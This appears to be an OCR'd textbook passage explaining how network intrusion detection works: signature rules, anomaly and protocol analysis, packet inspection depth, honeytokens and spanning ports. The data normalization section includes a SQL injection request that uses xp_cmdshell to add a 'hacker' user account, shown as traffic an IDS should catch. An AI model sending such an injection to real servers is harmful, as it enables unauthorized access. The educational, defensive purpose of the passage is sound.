
Signature analysis is the most common method of identifying events of interest on the network. In its simplest form, a unique characteristic is identified for a particular EOI, and a signature is created to identify that characteristic, raising an alert from the IDS.

In practice, however, signature analysis can be a complex mechanism, requiring careful analysis and forethought when identifying the unique characteristics of hacker tools and other EOIs. Correctly identifying the unique qualities of the EOI is a critical component of the usefulness of any IDS; incorrectly identifying the "signatures" of hacker events will ultimately result in false positives and false negatives from the IDS.

Most implementations of signature analysis utilize a series of rules, where each rule identifies a particular EOI. Each rule identifies the characteristics for the EOI using the criteria made available for analysis by the IDS. This might be the ability for the IDS to search for a particular string in a packet, or the checksum for a particular file, or much more complex rules that include multiple characteristics for identifying events.

When the IDS starts, it reads through each of the rules it is configured to alert with and builds analysis and lookup tables that serve to optimize the analysis of data. As the IDS receives data to be processed, it references the lookup tables that consist of the configured EOI characteristics, and generates alerts when matches are found.

This process is largely transparent to the analyst using the IDS who only has to understand the classification criteria and the alerts that are generated by the IDS. If an analyst wants to create custom rules, she must also understand the rules language to identify the desired EOIs.



Rules and Signature Criteria


A flexible rules language is valuable in an IDS, allowing an organization to augment the rules that ship with its IDS. With custom rules, an analyst has the ability to increase or decrease the granularity of monitoring for specific networks or hosts, and can quickly add rules to detect vulnerabilities, exploits, and virus and worm activity or other undesired activity on the network.

The language used to develop rules can be complex because it addresses so many characteristics of patterns that might be sought after as an EOI. We investigate the rule language that is used by the open-source network IDS tool Snort later in this chapter. Most IDS tools allow the analyst to examine and classify data on the following packet characteristics:

- Protocol information: Generating an EOI for specific protocols. This is usually layer 3 protocols (IP, NetBIOS) or layer 4 protocols (TCP, UDP, ICMP).
- Address information: Generating an EOI based on a specific source or destination address. This feature can be useful for monitoring traffic in an exclusive basis, generating an alert when traffic that does not match a list of internal IP addresses reaches a specific server IP address.
- Port information: Allows an analyst to generate an EOI on specific source or destination ports. This is commonly used to identify activity from worms or other malware that use specific TCP or UDP port assignments. This feature is also commonly used to identify ICMP type and code information in addition to the traditional port assignments used by TCP or UDP.
- Payload contents: One of the most common mechanisms for identifying specific EOIs, an analyst can identify specific payload contents in partiality or totality. For example, if an analyst were looking to identify buffer-overflow attacks, he might generate a rule to alert when the NOP instruction was found repeatedly in packets, generating an event when 20 or greater consecutive 0x90 values were found.

- **String matching:** Generating an EOI based on a specific string that is found in a packet. This feature can be used as a mechanism for identifying specific hacker techniques (such as looking for the "Login incorrect" string to identify failed login attempts against a Unix system) or possibly as a mechanism to detect policy violations (such as looking for offensive keywords in e-mail or web-browsing activity). String matching rules are often free-form, where the IDS searches through the entire packet for a matching string instead of examining from a specific offset of the packet.
- **Traffic flow analysis:** A rule feature that identifies when traffic flows from an outside to an inside source or vice-versa. This feature is usually used in conjunction with other signature criteria to reduce the rate of false-positive alerts by excluding traffic leaving the server as malicious. Although this is not always possible, it is a useful feature in many analysis scenarios.
- **Flags in protocol headers:** Generating alerts based on specific flags in protocol headers, notably the IP, TCP, UDP, and ICMP protocol headers. For example, an analyst might want to identify all the packets that are using a reserved portion of the IP header; she can create a rule that flags any traffic that has the reserved bit set. Of course, the IDS and the rules language must have support for the protocol to be assessed; otherwise, the analyst must make use of other rule signature criteria to identify the desired conditions.

This list is a short representation of all the features available with modern IDS tools when developing rules for assessment. Now that we have a good understanding of how rule-based assessment works, let's move on to IDS anomaly analysis.




How Anomaly Analysis Works

Anomaly analysis is another technique that IDSs use to identify events of interest on the network. Unlike specific signature analysis, anomaly analysis is based on events for specific protocols and applications that are outside the typical operating conditions. The IDS can leverage data from these unusual events to generate events to be analyzed by the intrusion analyst.

Anomaly analysis is usually made available from the IDS vendor for specific applications or protocols. A vendor will identify specific conditions that are not part of the normal functional behavior for the application, and will identify conditions that the IDS should generate an alert for. This analysis is typically based on traffic analysis for the application, but can lead to false positives. The vendor must establish an understanding of what normal behavior is for the application, typically based on baseline information including packet captures of expected conditions for the protocol and specifications that describe the intended protocol behavior.

This type of analysis is inclusive-based, meaning the IDS vendor identifies the conditions that are anomalous through its analysis of the protocol and its expected behavior. Only those conditions that are identified by the vendor will be reported by the IDS. The next analysis method, application/protocol analysis, makes use of an exclusive method for detecting undesirable events on the network.



How Application/Protocol Analysis Works

Where traditional anomaly analysis uses a set of conditions that the IDS looks for to flag an event, protocol analysis works by carefully examining the entirety of protocols and how they operate. Based on the implementation and specifications for protocols, the IDS develops the logic to understand how the protocol operates in its input, processing, and output phases. After the IDS has a complete understanding of the protocol and how it operates, it can use an exclusive method of identifying anomalous conditions on the network. Any use of the protocol that does not function within the definition of how the IDS understands the protocol is identified as anomalous activity, which generates an alert.


The use of protocol analysis as an IDS technique is very powerful, because it can detect both known and unknown attacks against a protocol. This can include denial of service attacks, buffer overflow attacks, misuse of a protocol, and other opportunities for abuse. Negatively, protocol analysis won't be able to detect the attacks that are successful within the bounds of the defined protocol, including attempts to exploit configuration deficiencies or upper-layer protocol weaknesses.

Further, the implementation of this kind of a protocol is difficult, requiring the IDS vendor to overcome several hurdles for implementation:

- Standards definition: The IDS vendor has to clearly understand the application and how it processes data to be able to identify what is "normal" behavior. This is a significant undertaking for the vendor, who has to devote significant resources toward the analysis and understanding of each protocol it wants to support.

- **Implementation nuances:** Even with a consistent design specification for a protocol, different manufacturers can implement protocols uniquely. The vendor-specific implementation of a protocol might be due to vague specifications that do not clearly understand how protocols work in all cases, or by adding "enhancements" to the protocol based upon requests from customers. In both cases, the IDS vendor has to analyze the protocol in utilization to understand its behavior.
- **Changes to a protocol:** As protocols are used, they are logically improved over time. Improvements imply changes to a protocol, which forces the IDS vendor to keep changing its understanding of the protocol over time. This can perpetuate the cost to a vendor implementing this method of intrusion detection.

For these reasons, few IDS vendors are able to implement true protocol analysis as a detection method for their IDS products. Those vendors that do support this feature support a limited number of specific protocols that are well documented and consistently implemented. Although the ability to detect attacks that are not yet known is an attractive opportunity, the implementation with protocol analysis comes at a significant cost that must be carefully reviewed by vendors.



Deep Versus Shallow Packet Inspection

From a network-based IDS perspective, vendors have implemented two different mechanisms of inspecting traffic, typically with rule-based analysis measures.

Shallow Packet Inspection

With shallow packet inspection, the IDS processes only a portion of the packet for analysis. This method of analysis extracts and evaluates the contents of a limited number of fields within the packet at predictable offset locations. The advantage of this method of analysis is that it is very fast, it can be performed at near wire-speed with optimized hardware. Examples of events of interest that can be identified with shallow packet inspection include:


- Source and destination address and port information from the IP and upper-layer protocol headers
- Specific ICMP error messages
- Undesirable TCP flag combinations (for example, "SYN/FIN")
- Impossible fragmentation combinations (gaps or overlaps)
- Packet size information (for example, too-small UDP packets)

Deep Packet Inspection

In opposition to shallow packet inspection, deep packet inspection performs a full analysis of the packet, including the evaluation of fixed-length and variable-length fields.

Deep packet inspection is traditionally deployed at an application-level firewall gateway, where the gateway has a complete understanding of the protocol and has the logic to follow the fields inside the packet. This method of packet inspection is much more difficult than shallow packet inspection, and much slower.

Modern IDSs typically deploy a combination of shallow and deep packet inspection. Most of the analysis in signature-based IDS engines is shallow with the ability to inspect beyond packet headers for string or payload content matching. In contrast, anomaly analysis and protocol analysis IDSs perform deep packet analysis by definition. Because it is, it must process the input data just as the intended application recipient would to identify anomalies or exception behavior.




Data Normalization

Another important topic in understanding IDS systems is the concept of data normalization. An IDS uses data normalization to take data and baseline it before analysis. Let's use an example of why this is important to illustrate this topic.

Attackers are certainly wary of IDS systems—the use of an IDS system and quick reaction from an incident response limits the attacker's ability to compromise valuable information and resources. An attacker tries to elude detection by the IDS using obfuscation techniques called "IDS evasion." By changing the characteristics of the traffic sent to exploit a particular vulnerability, the attacker manages to change what the IDS sees for analysis but can still exploit his intended target. For example, an attacker wanting to exploit a vulnerable Microsoft SQL Server/IIS with the xp_cmdshell vulnerability might request the following from the target site in order to add a user account with the name "hacker":

GET /scripts?0';EXEC+master..xp_cmdshell(cmd.exe+/c+net+user+hacker+password+/add);--

A NIDS would likely catch this attempt to exploit the vulnerable system, either by identifying an attempt to EXEC the stored xp_cmdshell procedure, or through the cmd.exe string, or through the use of net user.../add. The NIDS has several opportunities to identify the attack and generate an alert to the analyst.



NIDS Advantages
We've identified several features of NIDSs and how they operate. Clearly, NIDS tools offer many advantages to an organization in detecting events of interest on the network.

Provides Insight into Traffic on the Network
When asked, most people are unable to identify the nature of traffic on their networks. Many people speculate, but few implement mechanisms to monitor and analyze the consensus of traffic. Many IDS tools also provide summary reports that document the amount of bandwidth utilized as well as a breakdown by protocol and application type. This information can be used to identify general misuse of the network (for instance, a high percentage of traffic being attributed to peer-to-peer applications), and for planning purposes when expansion is required to accommodate new facilities or new applications.

Help Detect Problems with Network Operations
Without detailed insight into how network traffic functions, most administrators are unaware of misconfigured equipment that can affect performance and even the security of applications. Most network administrators are concerned about "Does it work?", as opposed to "Does it work correctly?" With the data generated by a NIDS, analysts can quickly identify patterns of activity on the network that are inefficient, and not what the administrators intended when designing the network.

Conversely, the IDS can also act as an auditing mechanism to ensure that applications are operating as designed.

Can Help Organizations React Swiftly to Incidents
Of course, the primary intention for a NIDS is to detect hostile activity on the network and generate alerts for administrators to take action. By identifying probes and reconnaissance techniques from attackers, the IDS helps organizations better understand their risks and design appropriate system and network countermeasures. By identifying systems that have been exploited and compromised, the IDS helps organizations quickly respond to recover these systems to minimize downtime and loss.


NIDS Advantages
Additional advantages of deploying NIDSs that are somewhat intangible are as follows:

Provides Auditing for Other Security Measures
Many organizations rely on firewalls for their first line of defense against attacks, but few regularly review and audit firewall rules and log files. A NIDS tool can assist in the auditing process by identifying the traffic that does get past the firewall. IDS administrators can create rules to reflect current firewall policies for systems or networks, generating alerts for any traffic that does not match the approved rules. Should an administrator or attacker modify the firewall rules to allow different traffic to sensitive systems, the IDS will immediately start generating alerts to identify this activity to the analyst. This use of a NIDS allows organizations to clearly identify misuse of change control policies that should be in place to govern what access it allows past the firewall.

Provides Additional Flexibility in Securing Information Assets
Use of a NIDS can contribute to identifying information leakage of sensitive information. If an organization has a project that requires secrecy and confidentiality, it can implement a honeytoken approach to identifying information that leaves its network, or outsiders querying systems for the protected information.


The approach of using a honeytoken to secure information involves labeling information with keywords that are unique, such as a project name or numerical project identifier. By configuring the NIDS to alert whenever this unique information is seen, administrators can detect when documents or e-mail messages traverse the network in unapproved mechanisms. This can be applied to word processing documents or spreadsheets, project plans, and any other data sources that can be configured with specific keywords.

Organizations can extend this functionality of an IDS to identify sources of information leaks by planting documents that contain honeytoken data with fake content. Should the NIDS identify the honeytoken content, the analyst can use the source address information to identify the person who sent the document without authorization.



NIDS Challenges

In the next several slides, we look at some of the challenges in deploying NIDS. These include limitations in the design and configuration of topology to support NIDS, challenges with the analysis of encrypted traffic, the quality of signatures and detection techniques, performance limitations, and the overall cost in NIDS management.



Topology Limitations

To capture traffic for analysis, NIDS operate with network cards in promiscuous mode, a configuration that lets the card capture all the traffic that happens on the network, not just the traffic that is addressed to the NIDS station itself. This method of capturing traffic was perfectly legitimate when we were working with shared-hub segments in our networks, but it became much more challenging with the rapid adoption of switched networks.

In a switched network, the switch maintains an internal table of potential destinations that it understands, and sends traffic to only those ports that are the intended recipients of the traffic. This poses a logical problem for the NIDS tool, because they want to receive all traffic, despite whether it is addressed to the NIDS device or any other device on the network. To overcome this challenge, NIDS tools make use of spanning ports and network taps.

Spanning Ports

Most switches have a spanning port, which receives all traffic transmitted on the switch. The spanning port is generally used for debugging and other administrative tasks. A NIDS sensor can be placed on a spanning port to sample more traffic, but it often does not work very well in practice. There are many problems with spanning ports as a solution to support network-based IDSs. At least one major vendor's switch will span only a single VLAN at a time.

Note: A virtual LAN is a network of computers that behave as if they are connected to the same wire even though they might be physically located on different LAN segments.

Spanning can also adversely affect switch performance by dramatically increasing the traffic on the backplane because the normal port-to-port switched circuit traffic now needs to be replicated to the spanning port.

